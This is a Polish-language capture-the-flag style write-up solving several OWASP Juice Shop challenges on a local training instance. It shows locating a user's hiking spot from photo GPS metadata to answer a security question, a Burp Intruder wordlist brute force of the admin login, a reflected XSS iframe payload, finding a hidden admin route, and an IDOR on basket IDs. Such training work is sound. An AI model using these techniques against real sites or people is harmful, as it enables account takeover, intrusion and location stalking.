Zadanie polega na znalezieniu odpowiedzi na pytanie bezpieczeństwa użytkownika John na podstawie zdjęć, jakie wrzuca. Login admina to [admin@juice-sh.op](mailto:admin@juice-sh.op), dlatego John może mieć nazwę [john@juice-sh.op](mailto:john@juice-sh.op). Sprawdzono, czy pojawi się jakieś pytanie w sekcji Forgot Password.

The screenshot shows a 'Forgot Password' form. It has two main input fields: 'Email \*' containing 'john@juice-sh.op' and 'Security Question \*' containing 'What's your favorite place to go hiking?'. Below the security question field is a note: 'Please provide an answer to your security question.'


Pytanie bezpieczeństwa dotyczy ulubionego miejsca do wędrówek. Następnie przeszukano Photo Wall. Znaleziono zdjęcie opublikowane przez użytkownika j0hNny.



Nazwa wyzwania to Meta Geo Stalking sugeruje, aby poszukać metadanych, być może danych lokalizacji. Pobrano zdjęcie i zbadano je narzędziem exiftool.

```
└$ exiftool favorite-hiking-place.png
ExifTool Version Number      : 12.57
File Name                   : favorite-hiking-place.png
Directory                   : .
File Size                   : 667 kB
File Modification Date/Time : 2023:05:17 16:15:32-04:00
File Access Date/Time       : 2023:05:17 16:15:32-04:00
File Inode Change Date/Time: 2023:05:17 16:15:32-04:00
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 471
Image Height                : 627
Bit Depth                   : 8
Color Type                  : RGB
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Exif Byte Order             : Little-endian (Intel, II)
Resolution Unit             : inches
Y Cb Cr Positioning        : Centered
GPS Version ID              : 2.2.0.0
GPS Latitude Ref            : North
GPS Longitude Ref           : West
GPS Map Datum               : WGS-84
Thumbnail Offset             : 224
Thumbnail Length             : 4531
SRGB Rendering              : Perceptual
Gamma                       : 2.2
Pixels Per Unit X           : 3779
Pixels Per Unit Y           : 3779
Pixel Units                 : meters
Image Size                  : 471x627
Megapixels                  : 0.295
Thumbnail Image extract)    : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude                : 36 deg 57' 31.38" N
GPS Longitude               : 84 deg 20' 53.58" W
GPS Position                : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

Skopiowano dane i wyszukano za pomocą Google Maps (przekonwertowano deg na °):



Najbliższe miejsce to Scuttlehole Trailhead. Wpisano to w miejsce odpowiedzi:

### Forgot Password

Email \*  ?

Security Question \*  ?

New Password \*  8/20  
>Password must be 5-40 characters long.

Repeat New Password \*  8/20

Show password advice

Change

### Forgot Password

Wrong answer to security question.

Email \*  ?

Spróbowano także wpisać Ned Branch Trailhead, jednak ponownie bez skutku. Poszukano informacji na temat lokalizacji w google:

Wszystko

Mapy

Grafika

Wiadomości

Książki

Więcej

Narzędzia

Okolo 10 200 000 wyników (0,53 s)



visitlondonky.com

<https://visitlondonky.com> › nature-... · Tłumaczenie strony

⋮

## Hiking Trails in Kentucky | Visit London, KY

Come See Why London – Laurel County Has Become A Hiking Destination! With over 600 hundred miles of trails scattered all throughout the Daniel Boone National ...

Brakujące: Stany Zjednoczone

### Obrazy dla place to hiking Laurel County School District... ⋮



Prześlij opinię

Wyświetl wszystkie →



usda.gov

<https://www.fs.usda.gov> › recarea · Tłumaczenie strony

⋮

## Daniel Boone National Forest - Laurel River Lake

Laurel River Lake is located on London Ranger District and features 5,600 acres of clear, deep water and nearly 200 miles of tree-lined shore.

Kolejne miejsce, które się wyświetliło to Daniel Boone National Forest. Okazało się, że jest to poprawna nazwa, zmieniono hasło na „password”.

## 2.5 Security Policy

Zadanie polega na znalezieniu Security Policy. W aplikacji nie udało się nic znaleźć, dlatego prawdopodobnie wyzwanie dotyczy odgadnięcia fragmentu URL. Poszukano zatem informacji w Internecie na temat tego, jaka może być lokalizacja takiego dokumentu. Znaleziono stronę securitytxt.org, która jest standardem Internetowym.

A screenshot of a web browser window. The address bar shows the URL <https://securitytxt.org>. The page content is about frequently asked questions regarding the security.txt file. A red arrow points from the text "For websites, the security.txt file should be placed under the `/well-known/` path (`/well-known/security.txt`) [RFC8615]. It can also be placed in the root directory (`/security.txt`) of a website, especially if the `/well-known/` directory cannot be used for technical reasons, or simply as a fallback. The file can be placed in both locations of a website at the same time." to the word "security.txt".

## Frequently asked questions

What is the main purpose of security.txt?

The main purpose of security.txt is to help make things easier for companies and security researchers when trying to secure platforms. Thanks to security.txt, security researchers can easily get in touch with companies about security issues.

Is security.txt an [RFC](#)?

Yes! We welcome contributions from the public: <https://github.com/securitytxt/security-txt>

Where should I put the security.txt file?

For websites, the security.txt file should be placed under the `/well-known/` path (`/well-known/security.txt`) [RFC8615]. It can also be placed in the root directory (`/security.txt`) of a website, especially if the `/well-known/` directory cannot be used for technical reasons, or simply as a fallback. The file can be placed in both locations of a website at the same time.

Are there any settings I should apply to the file?

The security.txt file should have an Internet Media Type of `text/plain` and must be served over HTTPS.

Will adding an email address expose me to spam bots?

The email value is an optional field. If you are worried about spam, you can set a URI as the value and link to your security policy.

Pod podpowiadanyim adresem udało się znaleźć security policy i ukończyć zadanie.

A screenshot of a web browser window. The address bar shows the URL [localhost:3000/.well-known/security.txt](http://localhost:3000/.well-known/security.txt). The page content is the security.txt file for the website [owasp-juice.shop](http://owasp-juice.shop). The file contains the following information:

```
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
Acknowledgements: /#/score-board
Preferred-languages: en, ar, az, bg, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv,
my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Hiring: /#/jobs
Expires: Wed, 15 May 2024 20:04:38 GMT
```


## 2.6 Password Strength

To wyzwanie polega na złamaniu hasła admina, prawdopodobnie za pomocą metody brute force, bez używania SQL injection i zmieniania hasła. Do tego zadania zostanie użyty Burp Suite. Przechwycono żądanie HTTP podczas logowania na konto admina. Login admina został już wcześniej poznany ([admin@juice-sh.op](mailto:admin@juice-sh.op)). Zapytanie przesłano do Intrudera:

Screenshot of the Burp Suite Intruder tab interface. The 'Intruder' tab is selected. There are three tabs open under the 'Intruder' section: 'Positions' (selected), 'Payloads', and 'Resource pool'. A note says 'Choose an attack type' with 'Sniper' selected. Under 'Payload positions', a target is set to 'http://localhost:3000'. A raw request is shown:

```
1 POST //rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=J7NKwdx6UZHJhaTXiWMuXoiBaHnxcyYSzbUnvhPptllI1vubVi80S4V0D9xB
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "admin@juice-sh.op", "password": "Stest$"}
```

Ustawiono pozycję na hasło. Kali Linux ma wgrane listy z najczęściej występującymi hasłami, dlatego w tym przypadku załadowano gotową listę common.txt, gdzie znajduje się najwięcej haseł powiązanych z adminem:



Następnie uruchomiono atak.

Positions    **Payloads**    Resource pool    Settings

### ② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack! customized in different ways.

Payload set: **1**    Payload count: 478  
 Payload type: **Simple list**    Request count: 478

---

### ② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

aaa  
 abc123  
 acc  
 access  
 adfexc  
 adm  
 admin  
 admin123  
 admin2  
 admin\_1

Enter a new item

Add from list ... [Pro version only]

Po krótkim czasie odnaleziono hasło – admin123.

**3. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file**

Attack	Save	Columns						
Results	Positions	Payloads	Resource pool	Settings				
Filter: Showing all items								
Request	Payload		Status	Error	Timeout	Length	Comment	
8	admin123		200	<input type="checkbox"/>	<input type="checkbox"/>	1192		
0			401	<input type="checkbox"/>	<input type="checkbox"/>	385		
1	aaa		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
2	abc123		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
3	acc		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
4	access		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
5	adfexc		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
6	adm		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
7	admin		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
9	admin2		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
10	admin_1		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
11	administrator		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
12	adminstat		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
13	adminstrator		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
14	adminttd		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
15	adminuser		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
16	adminview		401	<input type="checkbox"/>	<input type="checkbox"/>	385		
17	admn		401	<input type="checkbox"/>	<input type="checkbox"/>	385		

## 2.7 Reflected XSS

W tym zadaniu należy wykonać atak reflected XSS przy pomocy kodu: <iframe src="javascript:alert(`xss`)">. Aby wykonać reflected XSS, warto znaleźć miejsce, gdzie można zatwierdzić jakiś formularz. W tym celu spróbowano dokonać zakupu. W koszyku istnieje opcja dodania adresu:

### Select an address

<input checked="" type="radio"/>	Administrator	0815 Test Street, Test, Test, 4711	Test
----------------------------------	---------------	---------------------------------------	------

[+ Add New Address](#) [» Continue](#)

Następnie uzupełniono dane i dokonano zakupu:

### Delivery Address

Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

### Choose a delivery speed

	Price	Expected Delivery
<input checked="" type="radio"/>	0.99¤	1 Days
<input type="radio"/>	0.50¤	3 Days
<input type="radio"/>	0.00¤	5 Days

[« Back](#) [» Continue](#)

**Payment Method**

Card ending in 4368

Card Holder Administrator

**Your Basket (admin@juice-sh.op)**Eggfruit Juice  
(500ml)

1

**Order Summary**

Items	8.99¤
Delivery	0.99¤
Promotion	0.00¤
<b>Total Price</b>	<b>9.98¤</b>

 Place your order and pay

You will gain 1 Bonus Points from this order!

Następnie wyświetlił się link, gdzie można śledzić przesyłkę:

# Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 1 days.

## Delivery Address

Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

## Order Summary



Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	1	8.99¤
Items			8.99¤
Delivery			0.99¤

W linku znajduje się miejsce na podanie parametrów:

🛡️ 📁 ↗ localhost:3000//#/track-result/new?id=5267-b6b3314315cb3418


⚠ OWASP Juice Shop — http://localhost:3000

Zamiast ID wpisano payload:

🔍 localhost:3000//#/track-result/new?id=<iframe src="javascript:alert('xss')">

⚠ http://localhost:3000//#/track-result/new?id=<iframe src="javascript:alert('xss')">

Po odświeżeniu strony, kod został wykonany:



## 2.8 Admin Section

Challenge jest bardzo podobny do znalezienia Score Board, jednak w tym przypadku trzeba znaleźć panel administratora.

Za pomocą narzędzi deweloperskich i debuggera, przeszukano różne elementy strony:

The screenshot shows the OWASP Juice Shop application running in a browser. The main page is titled "All Products" and features a product card for "Apple Juice (1000ml)". The card includes an image of a juice carton and two apples. Below the card, the browser's developer tools (Chrome DevTools) are open, specifically the "Sources" tab. The "main.js" file is selected, and its content is visible, showing code related to the "/rest/admin" endpoint. A search bar at the bottom of the DevTools window has the word "admin" typed into it.

```
1 'use strict';
2 (self.webpackChunkfrontend = self.webpackChunkfrontend || [
3 ]).push([[[179],
4 {
5   902: (at, Bt, d) =>{
6     var J = d(1481),
7       t = d(4650),
8       k = d(5861),
9       I = d(529),
10      q = d(6201),
11      s = d(4006);
12      var _ = d(4850),
13      h = d(7221);
14      let L = () =>{
15        class o {
16          constructor(e) {
17            this.http = e,
18            this.hostServer = '.',
19            this.host = this.hostServer + '/rest/admin'
20          }
21          getApplicationConfiguration() {
22            return this.configObservable || (this.configObservable = this.h
23              throw new Error('Not implemented'));
24          }
25        }
26        return new o();
27      };
28    }
29  }
30 ]))();
31 
```

Jako pierwsze sprawdzono ścieżkę /rest/admin:

OWASP Juice Shop (Express ^4.17.1)

500 Error: Unexpected path: /rest/admin

```
at /opt/juice-shop/build/routes/angular.js:15:18
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/build/routes/verify.js:135:5
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/build/routes/verify.js:71:5
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at logger (/opt/juice-shop/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
```

Szukano dalej. Znaleziono ścieżkę ‘administration’:

Sources Outline main.js

```
16886     t.xp6(2),
16887     t.hij(' ', e.membershipCost, '# ')
16888   }
16889 }
16890 const vc = function (o) {
16891   return {
16892     appname: o
16893   },
16894   Tc = [
16895     {
16896       path: 'administration',
16897       component: pa,
16898       canActivate: [
16899         Gt
16900       ],
16901     },
16902     {
16903       path: 'accounting',
16904       component: tl,
16905       canActivate: [
16906         jt
16907       ],
16908     }
16909   ]
16910 }
```

admin 5 of 10 results ⌂ ⌄ Modifiers: .\* Aa ⌂ X

(From main.js) (16897, 21)

Wpisano to w adres URL i udało się dzięki temu znaleźć sekcję admina:

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#/administration. The title bar includes standard navigation icons and the URL. Below the title bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main header features the OWASP Juice Shop logo and the text "OWASP Juice Shop". A green success message box displays the text: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". The main content area is titled "Administration" and contains a "Registered Users" section. This section lists four users with their email addresses and profile icons:

User	Email	Action
admin	admin@juice-sh.op	eye icon
jim	jim@juice-sh.op	eye icon
bender	bender@juice-sh.op	eye icon
bjoern.kimminich	bjoern.kimminich@gmail.co m	eye icon

## 2.9 Five star feedback

Wyzwanie polega na usunięciu 5-gwiazdkowej opinii. Zgodnie ze wskazówką, po znalezieniu wcześniej sekcji admina, zadanie jest wręcz trywialne, ponieważ w panelu administratorskim znajdują się wszystkie opinie:

The screenshot shows a web application interface. At the top, there is a navigation bar with icons for back, forward, search, and refresh, followed by the URL 'localhost:3000/#/administration' and a battery icon indicating 120%. Below the URL, a series of links are visible: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.


The main content area displays a list of user reviews under the heading 'Customer Feedback'. The reviews are listed as follows:

- 1 I love this shop! Best products in town! ★★★★★  
Highly recommended! (\*\*@juice-sh.op) [trash]
- 2 Great shop! Awesome service! ★★★★★  
(\*\*@juice-sh.op) [trash]
- 3 Nothing useful available here! ★  
(\*\*der@juice-sh.op) [trash]


Below the reviews, a partial fourth review is visible:  
Incompetent customer support! Can't  
even upload photo of broken purchas... [trash]

At the bottom of the page, there is a modal window titled 'Comment' containing the text:  
User: #1  
*I love this shop! Best products in town!  
Highly recommended! (\*\*@juice-sh.op)*

Warto tutaj zwrócić uwagę na e-mail użytkownika, być może się przyda w późniejszych etapach.



Aby zakończyć zadanie, wystarczy usunąć tę opinię:



## 2.10 View Basket

W tym zadaniu należy wyświetlić zawartość koszyka innego użytkownika. Pierwszą czynnością, jaką wykonano, jest sprawdzenie, w jaki sposób w adresie URL pojawia się koszyk oraz jak wygląda ruch w Burpie. W przeglądarce wyglądało to w taki sposób:

Jednak zapytanie zawierało liczbę, która może oznaczać konkretnego użytkownika:

Request	Response
Pretty	Pretty
1 GET /rest/basket/1 HTTP/1.1	1 HTTP/1.1 304 Not Modified
2 Host: localhost:3000	2 Access-Control-Allow-Origin: *
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)	3 X-Content-Type-Options: nosniff
4 Accept: application/json, text/plain, */*	4 X-Frame-Options: SAMEORIGIN
5 Accept-Language: en-US,en;q=0.5	5 Feature-Policy: payment 'self'
6 Accept-Encoding: gzip, deflate	6 X-Recruiting: #/jobs
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI	7 ETag: W/"99-dPYhHFjjvo6VHwwK/idANNWm6GU"
CI6ijIwMjMhMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlc	8 Date: Mon, 22 May 2023 13:33:22 GMT
8 Connection: close	9 Connection: close
9 Referer: http://localhost:3000/	10
10 Cookie: language=en; welcomebanner_status=dismiss; cc	11
2RLZmF1bHRBZG1pbis5wbmc1LCJ0b3RwU2VjcmVOIjoiIiwiaXNBYS	
11 Sec-Fetch-Dest: empty	
12 Sec-Fetch-Mode: cors	
13 Sec-Fetch-Site: same-origin	
14 If-None-Match: W/"99-dPYhHFjjvo6VHwwK/idANNWm6GU"	
15	

Zapytanie przesłano de Repeatera i zmieniono wartość 1 na 2, w ten sposób udało się zakończyć zadanie:

**Request**

Pretty	Raw	Hex
1 GET /rest/basket/2 HTTP/1.1		
2 Host: localhost:3000		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwicGFyOSI6eyJpZC1GMSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNLUxN0Lm9wIiwiGFzc3dvcmlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2ViIjoiIiivibGFzdExvZ2lusXAiOixMjcuMC4wljEiLCJwcw9maWxlSW1hZ2UiOijhc3NldHMvchVibGljL2ltYwdlc91cGxvYWRzl2RLzF1bHRBZGlpbiSwbmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmlUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjMtMDUtMTUgMjA6MD0GNDAnUNzM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsInRlbGV0ZWRBdCI6bnVsbHosImlhdcI6MTY4NDc2MjI0NiwiZXhwIjoxNjg0NzgwMjQ2fQ.APMiRpJ-yqb7LeyVVmFrOTSJufJGbH7SOoqE53kB9dxvVSOWWxGip8Gnb9ZALvLaUS3tGyRAfkcsgdUzhob3bszyMpxpxLCZOMfDw2gQt-wNaME1cuKUL2Msia4omUgd_zqSmxQYsxLySaktnR_0ixQXdhMakVKo8ASauJ6w		
8 Connection: close		
9 Referer: http://localhost:3000/		
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=A77trUYH6HTnFn1KKuBigxfoJ3HgMtRYCx25g5U8RuVltWWIqesrnibmsKO; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwicGFyOSI6eyJpZC1GMSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNLUxN0Lm9wIiwiGFzc3dvcmlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2ViIjoiIiivibGFzdExvZ2lusXAiOixMjcuMC4wljEiLCJwcw9maWxlSW1hZ2UiOijhc3NldHMvchVibGljL2ltYwdlc91cGxvYWRzl2RLzF1bHRBZGlpbiSwbmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmlUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjMtMDUtMTUgMjA6MD0GNDAnUNzM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsInRlbGV0ZWRBdCI6bnVsbHosImlhdcI6MTY4NDc2MjI0NiwiZXhwIjoxNjg0NzgwMjQ2fQ.APMiRpJ-yqb7LeyVVmFrOTSJufJGbH7SOoqE53kB9dxvVSOWWxGip8Gnb9ZALvLaUS3tGyRAfkcsgdUzhob3bszyMpxpxLCZOMfDw2gQt-wNaME1cuKUL2Msia4omUgd_zqSmxQYsxLySaktnR_0ixQXdhMakVKo8ASauJ6w		
11 Sec-Fetch-Dest: empty		
12 Sec-Fetch-Mode: cors		
13 Sec-Fetch-Site: same-origin		
14 If-None-Match: W/"99-9dPYhHFjjvo6VHwwK/idANNWm6GU"		
15		
16		

**Response**

